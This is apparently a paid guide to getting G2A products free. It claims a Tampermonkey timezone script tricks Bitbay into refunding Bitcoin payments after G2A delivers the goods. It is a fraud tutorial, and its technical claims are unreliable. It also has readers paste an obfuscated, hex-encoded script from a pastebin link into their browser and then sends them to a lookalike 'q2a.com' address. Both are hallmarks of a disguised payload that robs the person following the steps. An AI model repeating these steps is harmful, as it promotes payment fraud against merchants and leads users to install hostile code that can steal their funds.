

Thank you for buying my G2A Method!

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is available for sale on G2A including: **Gift-cards**, **Activation Keys** (for games and software) and **Hardware** as well.

How it works?

It's really simple. We will use a **Tampermonkey** script which changes our browser's timezone whenever we make a new order on g2a. As soon as we get redirected to the payment page, our timezone will change - which will result in our order getting marked as "Expired" on Bitbay's side, **but NOT on g2a's side**. So, if we pay for the products - our order will get processed and delivered by g2a anyway, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.

Short summary of the process:

1. Install a Google Chrome extension named "Tampermonkey"
2. Install a Script that changes your browser's timezone after making an order on g2a
3. Create a new order on g2a and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by g2a)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for g2a. They will refund your money, because the order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:

Keep in mind that Bitbay will refund your "Expired" order only if it's above **0.005 BTC**. **Any lower amount is not prioritized and will require you to contact their support** to get a refund, which will result in your request getting rejected, as they will find out that the order was processed by g2a. **If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.**

Basically you have to add to your cart items that are worth at least 0.005 BTC, it could be one or multiple products - doesn't matter.

There are absolutely no limits on the maximum worth. I personally purchased 5 x \$100 Amazon Gift-cards in one order, and it was instantly refunded to mywallet with no issues. You can also do it with Binance gift-cards



Okay, let's begin!

Here are the things you need:

- at least \$70 worth of BTC to pay for the order
- Google Chrome browser

Tampermonkey extension

<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo?hl=en>



If the link is no longer working, simply google for Tampermonkey and you will find it



- a script that changed your Timezone. You can copy it from this link:

Step 1. Add Tampermonkey extension to your browser. (Link above)

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you can have a clean page just like on the screenshot:

Step 4. Copy the script from this link:

<https://pastebin.com/raw/kiUK6wC8>

and paste it in the Editor from Step 3.

```

11 function toTimeZone(){var format = '2020-1-1';(1, format).tz(2).format(format);}
12 window.toTimeZone=function(){return false;};
13 //function toTimeZone(-0000){var format = 'YYYY/MM/DD HH:mm:ss ZZ';return moment(time
14
15 var _0x4374=["\x75\x73\x65\x20\x73\x74\x72\x69\x63\x74","\x47\x32\x41\x20\x47\x6C\x69
16
17 //Copy this line as well to make sure you didn't skip any character



```

Step 6. Make sure that your script is Enabled. It should look just like on this screenshot:



Step 7. Go to <https://www.q2a.com/> and add some products to your cart. I will purchase a \$100 Amazon Gift-card.

Insert your e-mail address and click “Continue to payment”.

Step 8. As soon as the payment page starts to load, you should see this message. Simply press “OK” to continue.

Step 9. Now choose “Bitbay” (Bitcoin).

Payment methods

All transactions are secured, processed and authorized by external payment providers

- ☐  PayPal 1-Click
- ☐  Credit or debit card
- ☐  PayPal
- ☐  Neteller
- ☐  WebMoney
- ☐  Paysafecard
- ☐  Skrill
- ☐  UnionPay
- ☐  G2A Wallet
- ☒  **Bitbay**
You will be redirected to G2A Pay to complete the payment.
- ☐  WeChat Pay

Continue

Subtotal (1 item from 1 seller) ▼ **\$156.00**

Total price **\$156.00**

and click “Pay with Bitbay”
